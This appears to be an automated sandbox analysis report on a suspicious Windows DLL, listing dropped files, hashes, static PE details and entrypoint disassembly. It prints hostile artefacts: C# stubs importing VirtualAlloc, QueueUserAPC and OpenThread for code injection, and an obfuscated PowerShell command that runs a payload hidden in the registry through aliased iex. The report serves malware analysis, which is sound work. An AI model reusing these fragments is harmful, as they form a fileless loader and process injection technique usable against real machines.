Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1530397" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.8910535897909355
Encrypted:	false
SSDEEP:	192:P9smn3YrKkkdcU6ChVsm5emlz9smyib4T4YVsm5emdYxoeRKp54ib49VFn3eGOVJ:dMib4T4YLiib49VoGIpN6KQkj2rIkjhQ
MD5:	F84F6C99316F038F964F3A6DB900038F
SHA1:	C9AA38EC8188B1C2818DBC0D9D0A04085285E4F1
SHA-256:	F5C3C45DF33298895A61B83FC6E79E12A767A2AE4E06B43C44C93CE18431793E
SHA-512:	E5B80F0D754779E6445A14B8D4BA29DD6D0060CD3DA6AFD00416DDC113223DB48900F970F9998B2ABDADA423FBA4F11E9859ABB4E6DBA7FE9550E7D1D0566B31
Malicious:	false
Preview:	PSMODULECACHE.....7B\.....C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1.....SafeGetCommand.....Get-ScriptBlockScope....$...Get-DictionaryValueFromFirstKeyFound.....New-PesterOption.....Invoke-Pester.....ResolveTestScripts.....Set-ScriptBlockScope.....a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Unregister-PackageSource.....Save-Package.....Install-PackageProvider.....Find-PackageProvider.....Install-Package.....Get-PackageProvider.....Get-Package.....Uninstall-Package.....Set-PackageSource.....Get-PackageSource.....Find-Package.....Register-PackageSource.....Import-PackageProvider.....3.....[...C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-PackageSource.....Get-PackageSource.....Install-Package.....Save-Package.....Get-Package...

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1192
Entropy (8bit):	5.325275554903011
Encrypted:	false
SSDEEP:	24:3aEPpQrLAo4KAxX5qRPD42HOoFe9t4CvKuKnKJJx5:qEPerB4nqRL/HvFe9t4Cv94ar5
MD5:	05CF074042A017A42C1877FC5DB819AB
SHA1:	5AF2016605B06ECE0BFB3916A9480D6042355188
SHA-256:	971C67A02609B2B561618099F48D245EA4EB689C6E9F85232158E74269CAA650
SHA-512:	96C1C1624BB50EC8A7222E4DD21877C3F4A4D03ACF15383E9CE41070C194A171B904E3BF568D8B2B7993EADE0259E65ED2E3C109FD062D94839D48DFF041439A
Malicious:	false

Preview:	@...e.....@.....8.....'....L..}.....System.Numerics.H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHost0.....G-.o.. .A...4B.....System..4.....[...{a.C..%6..h.....System.Core.D.....fZve...F.....x.).....System.Management.AutomationL.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management...@.....Lo...QN.....<Q.....System.DirectoryServices4.....Zg5..:O..g..q.....System.Xml..4.....T..'Z..N..Nvj.G.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....)L..Pz.O.E.R.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\0rxpcrxp\0rxpcrxp.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	392
Entropy (8bit):	4.988829579018284
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJ6VMRSRa+eNMjSSRr92B7SSRNAtwy:V/DTLDfuk9eg5r9yeqy
MD5:	80545CB568082AB66554E902D9291782
SHA1:	D013E59DC494D017F0E790D63CEB397583DCB36B
SHA-256:	E15CA20CFE5DE71D6F625F76D311E84240665DD77175203A6E2D180B43926E6C
SHA-512:	C5713126B0CB060EDF4501FE37A876DAFEDF064D9A9DCCD0BD435143DAB7D209EFBC112444334627FF5706386FB2149055030FCA01BA9785C33AC68E268B918D
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class buvbcy. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint jujqjjcr,uint fvu);.[DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr fnpqam,uint ecktq, uint arixnpjcmw,uint mbhifa);.. }..}.

C:\Users\user\AppData\Local\Temp\0rxpcrxp\0rxpcrxp.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.225931084277001
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23fyL4qzxs7+AEszIwkn23fyL4hyAn:p37Lvkmb6KRfK0qWZEifK0hyA
MD5:	1147F18A3762C2E65411CE6823AF9BC9
SHA1:	6ECE2426A2EFF916432894517BB4FE044C19EB41
SHA-256:	A0BA5C47D8E295B98D5632BE399DB0266EC788A498EE38B1F866606CF0371CFE
SHA-512:	59AEC2E13CD44C74F199087DC9ACF1B0783AE18A1A1AA6EA2A21E21FE01C4B23856D5B13D1C6059B22647E497D525846E925B8E88DB147B109BC6D01316963F1
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\0rxpcrxp\0rxpcrxp.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\0rxpcrxp\0rxpcrxp.0.cs"

C:\Users\user\AppData\Local\Temp\0rxpcrxp\0rxpcrxp.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.590914792113435
Encrypted:	false
SSDEEP:	24:etGSw/u2Bg85z7xlfwZD6KegdWqtkZfl7ttzWI+ycuZhNBakSvPNnq:6BYb5hFCD6KfWdJl7q1ulBa3tq
MD5:	2456F4F945820582283911A7EFBBAB4A
SHA1:	A4D366666624B4B4BDC85D0D43AD42D5B143EAAE
SHA-256:	04FAD7B77D41905FAAC17B0633940B8026808CC4296EB0669106D92F76998D48
SHA-512:	BE02502697D386EF07E704980E208710BA31838B1E7A53D96B28C73BC5819CF2A69386212774AB30CDBE2E3FA465A2A17E099F72D167DB917B0E29A0929589AD
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....!.....#.. ...@..... .....@..@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....#.....H.....X ..T.....(....*BSJB.....v4.0.30319.....l...H...#~.....4...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3.....2.+..... 9..... K..... S.....P .....`.....f....o.....s.....z.....`. ...`..!.`.%...`.....*....3.+.....9.....K.....S.....

C:\Users\user\AppData\Local\Temp\0rxpcrxp\0rxpcrxp.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	866
Entropy (8bit):	5.320005711190707
Encrypted:	false
SSDEEP:	24:AId3ka6KRfK0LEifK0E1KaM5DqBVKVrdFAMBJTH:Akka6CK0LEuK0E1KxDcVKdBJj
MD5:	3D782FAB19C707768E41E7C6FD17F9CE
SHA1:	BDDE99DA59D61B59428B4AFBE9E80DBF099A337A
SHA-256:	A7AA49D3BB4509B2E29CA40A4F7ACE22DF519B30A70E9D8559285413DF09F1E5
SHA-512:	504959F1550C284059481377EEDCD0EBA18FCE37CB712978E9384D1265D337656206CF917B957B2F62155C04211D46B53ECCB1866035AF079EFB5D1E297D2AD1
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\0rxpcrxp\0rxpcrxp.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\0rxpcrxp\0rxpcrxp.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\0rxpcrxp\CSC81748258BEC6426288BE9680C960B04E.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.084270469417881
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryDak7YnqqvPN5Dlq5J:+RI+ycuZhNBakSvPNnqX
MD5:	CFBBE6F0EEA525E68A757A7B26894059
SHA1:	1C7A114ED6AE3438F26D4CD42693C46C4C75B183
SHA-256:	B9C36592225D7FEDEA84BDA23F6C6A58AA6C7C63C3F2B15A397C8E8B415A35B3
SHA-512:	B0D4A223CD38A398F74D16393F30CD8DAF05C4F47D1DF538B373A78918D86F1F6D191BDDC325D8EE783E8741FC70305038507EA008C29396112964A22B83CE0
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...0.r.x.p.c.r.x.p...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...0.r.x.p.c.r.x.p...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\RESBB61.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48a, 9 symbols
Category:	dropped
Size (bytes):	1328
Entropy (8bit):	3.9878869287849548
Encrypted:	false
SSDEEP:	24:H/e9EuZfnB08DfHYhKdNWI+ycuZhNmakSuPNnq9qd:mBBH6Kd41ulma3yq9K
MD5:	3608CB888C2146BE6248E3EC15D708A2
SHA1:	DF5A4DE39B0509EDC21713E7A845ABA69A174A2F
SHA-256:	41BCA26ACE483C3A60E081F82CAA1ABBEC23FEBB13944D95879AE77B7907C67B
SHA-512:	9947B5D2268F94CF8AF79477FB8CFEFEC12AA3DC700E04639FD75A3835FF0452A7683424F661DAAE18F4CBE0F831F1BEEA12DD9FB76A2502B7CECC63B1F98AB8
Malicious:	false
Preview:	L.....b.....debug$S.....L.....@..B.rsrc$01.....X.....0.....@..@.rsrc$02.....P...:.....@..@.....S....c:\Users\user\AppData\Local\Temp\rn2v1u0v\CSCE8729092494447E68BAFD2B3DE7C4FE.TMP.....;.:....((...*F.....4.....C:\Users\user\AppData\Local\Temp\RESBB61.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...r.n.2.v.1.u.0.v...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.

C:\Users\user\AppData\Local\Temp\RESDBAB.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48a, 9 symbols
Category:	dropped
Size (bytes):	1328

Entropy (8bit):	3.989795686656622
Encrypted:	false
SSDEEP:	24:H3e9E2+fKMmwUcDfHchKdNWI+ycuZhNBakSvPNnq9qd:JKpKOKd41ulBa3tq9K
MD5:	67B35BBF8CFA938C7974E498B4E179F3
SHA1:	ADA46C31936B0C64A83F3B8017245EF5053C7177
SHA-256:	C3818266B1CD84EDC45414C3BBFF11136345086CBC911B0FA8D21E8BC7A440A6
SHA-512:	F9FD32A04842C528E2AAA9F8B47053AE800FDB9C9DEAA445F1BF9D6EBAF4A1B5FA48CC055BCADC821BB147E0F3D5AE1ED0C198A65BAA25C2199A5994D28CEBF6
Malicious:	false
Preview:	L.....b.....debug$S.....L.....@..B.rsrc$01.....X.....0.....@..@.rsrc$02.....P...:.....@..@.....T....c:\Users\user\AppData\Local\Temp\0rxpcrxp\CSC81748258BEC6426288BE9680C960B04E.TMP.....%.uz{&.@Y.....4.....C:\Users\user\AppData\Local\Temp\RESDBAB.tmp.-.<.....'..Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D....V.a.r.F.i.l.e.I.n.f.o.....$....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...0.r.x.p.c.r.x.p...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_pnpdahnp.it4.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_y5tkumna.vlc.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\rn2v1u0v\CSCE87290924944447E68BAFD2B3DE7C4FE.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1007656956481933
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryq5ak7YnqqHOPN5Dlq5J:+RI+ycuZhNmakSuPNnqX
MD5:	FF3BFB8D3A0A9EA79E282805E8CE2A46
SHA1:	A44C9C73E8FED7E57DF7D1A86D2D73FF710DC719
SHA-256:	985C9235CD600547CD3336BB98F34F1B06DC62F755586E25329661B988A3BBF8
SHA-512:	E4AAE728A3F27722D4D153F0567F3E4DD412847B8D44DB0294198907439ED3E17F67AC5996890ED5579B21615E11F5F0FCE38A5169B3FDE1BAC7169D79087009
Malicious:	false

Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...r.n.2.v.1.u.0.v...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...r.n.2.v.1.u.0.v...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	403
Entropy (8bit):	5.058106976759534
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJiWmMRSR7a1nQTsyBSRa+rVSSRnA/fpM+y:V/DTLDfuQWMBDw9rV5nA/3y
MD5:	99BD08BC1F0AEA085539BBC7D61FA79D
SHA1:	F2CA39B111C367D147609FCD6C811837BE2CE9F3
SHA-256:	8DFF0B4F90286A240BECA27EDFC97DCB785B73B8762D3EAE7C540838BC23A3E9
SHA-512:	E27A0BF1E73207800F410BA9399F1807FBA940F82260831E43C8F0A8B8BFA668616D63B53755526236433396AF4EF21E1EB0DFA9E92A0F34DB8A14C292660396
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class bju. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr wqyemwbu,IntPtr vlbfvx,IntPtr hokikv);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint uqvnjbf,uint pmyb,IntPtr rheqdsvorya);.. }..}.

C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.269530833890747
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23fA2FT10zxs7+AEszIwkn23fA2FTdx:p37Lvkmb6KRfDFTqWZEifDFTP
MD5:	9D07155D75E02CC9B3D9B4BCA2605724
SHA1:	F26FBE154EC5A82B3EACBDC85DBA95D2D24258C7
SHA-256:	7AFEA3ADB85E27E452FC85ABFE5C5DA6615BA9140937642383ECD4477E9B02B0
SHA-512:	9307FDD16B84411C020C204B393C34CCC81ABE46C6575BB4892D32349ECAF9D321CCB2EA0F5C026B1EAAE0B134799B63547B7601F999EF7E3667DEAC71ED1AB6
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.0.cs"

C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.615083133545037
Encrypted:	false
SSDEEP:	24:etGSy8OmU0t3lm85xWAseO4zxQ64pfUPtkZfaFVUWI+ycuZhNmakSuPNnq:6MXQ3r5xNOKQfUuJaD31ulma3yq
MD5:	8443C1932024BF12E88200AEEA3979A9
SHA1:	4B27B0D2CF3FAF614B4620719CDB2B65354EA9D0
SHA-256:	60C95F0C07FCFECF930E9A6CF6B0035506F542EF69ED81C18AABB2F8BC90CC1C
SHA-512:	E4AF72D9E12D8620EE6A910DD0E24D3CABE7F85C6673B71150E1FB2F716E1DE0FAA45A61BEE9A4B993A00ACD27A908D00FDE959A9DCBB9648389D3C2DD18EB2D
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....!.....$.. ...@..... ....@.....#..W....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....#.....H.....X ..\.....(....*BSJB.....v4.0.30319.....l...H...#~.....<...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3...../.(..... 6..... C..... V.....P .....a.....g.....p.....w.....~... .....a. ...a...!.a.%...a.....*.....3.0.....6.....C.....V.....

C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	866
Entropy (8bit):	5.336764594163779
Encrypted:	false
SSDEEP:	24:AId3ka6KRfpEifwKaM5DqBVKVrdFAMBJTH:Akka6CpEuwKxDcVKdBJj
MD5:	18E084FB1E0641B906E1057F169FD512
SHA1:	34E718C95372728B9E6725DA855013D621C09E1F
SHA-256:	80B51B15FB9DEE28E44B9EC5D4FA97C740635F4C986AFBE3F462569F25ED035E
SHA-512:	6C5C704F14497B4292EE0FBC851A34305F2600FCBEDE5BA746F764F4926518B47AEAC1EE3100A8954EBA1F5241FADDA18B4EFF8E4620135C7BEF41D7D8D29B68
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\Documents\20220525\PowerShell_transcript.468325.mIKzy0cS.20220525112740.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1367
Entropy (8bit):	5.377240760406581
Encrypted:	false
SSDEEP:	24:BxSA/l7vBZ0x2DOXUWc15RfLCH94qWMHjeTKKjX4CIym1ZJXHHk15RfLCH94DGnx:BZ5vj0oO815R894tMqDYB1ZBk15R894a
MD5:	7ACB5D1BD81125AB675652E41023E0F0
SHA1:	9FC97485AC5DAAACC281A2B8EFB5EF12596C3F64
SHA-256:	30FE99D16BFDC9CEFF28EF81808969276F3F8651FE14126D5486D7C2B0C4B335
SHA-512:	ACF043703C782764BB648C1985A7A6704F95C8E8A2C8082B71CB04166DC3E62F178FA4B96EF2F73AC30980D406A207E3C27CB42BE96AC69EC0A4BDAFF70072F3
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220525112742..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 468325 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe new-alias -name asytsrjo -value gp; new-alias -name famnsyvweq -value iex; famnsyvweq ([System.Text.Encoding]::ASCII.GetString((asytsrjo HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E).UrlsReturn))..Process ID: 6824..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220525112742..**********..PS>new-alias -name asytsrjo -value gp; new-alias -name famnsyvweq -value iex; famn

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.281202320961198
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	zs5n5sI6N2.dll
File size:	438272
MD5:	9ce6868cb546819a7ba2fc27f91a3777
SHA1:	6052120b0375f44ede4985ad98f7bd89beb70c2b
SHA256:	fc4bee1a68545b7067fad93ba74478641acd683117f9fe478a4941d7146db959
SHA512:	ac6ae26a27242161fe48431916c8c7bfe2dea1b8f0b8ec1e07c30e4990d6cdb0c383ee846ba319eef082a50a90a858d5cb10f7fa4b00acbf0717b866105c51f6
SSDEEP:	6144:SpmLsr+3OV4DS3D7qBWLARf3RBsFuliUkok9dHGYgkKeOSnKM66C+m6iMabuFGGK:FsBUSzjLIRBMkf9dHLpKepKr6CvXG
TLSH:	9894F14897685D66D84647370CE1971EFCE7FE2EE63B7ABE20642C8FF95B0104512B0A
File Content Preview:	MZ.....@.....(.....0...w+!.W....]v.....4.....Y^.....7.....x.....<.....A.....,.....,%.....{.....7.o.....O.....4.....5.....@.....Rich...

File Icon

Icon Hash:	9068eccc64f6e2ad

Static PE Info

General

Entrypoint:	0x401520
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x3EC34607 [Thu May 15 07:47:19 2003 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	8000dfa78ad003480e4532227762516a

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
inc edx
add ecx, FFFFFFFFh
call 00007FD190FDD4AAh
pop eax
pop eax
mov dword ptr [004136F4h], eax
mov edx, dword ptr [00413810h]
sub edx, 00005289h
call edx
mov eax, ebx
mov dword ptr [004136F0h], eax
mov eax, esi
mov dword ptr [004136E8h], eax
mov dword ptr [004136F8h], ebp
mov dword ptr [004136ECh], edi
add dword ptr [004136F8h], 00000004h
loop 00007FD190FDD457h
mov dword ptr [ebp+00h], eax
nop
nop
or ebx, dword ptr [ebp+449BB717h]
fsub st(0), st(5)
push edx
pop edx
jnp 00007FD190FDD4F3h
out dx, eax
push ebp
push ebx
test byte ptr [ecx+7B670685h], cl
inc esp

Instruction
cmp al, BBh
push ebx
mov cl, C6h
das
mov ah, 17h
wait
cmpsb
jnbe 00007FD190FDD4CCh
cmpsb
fst qword ptr [edi-25h]
out 23h, al
jnbe 00007FD190FDD4B2h
jno 00007FD190FDD503h
salc
dec byte ptr [edx+67779444h]
pop eax
cmp al, 97h
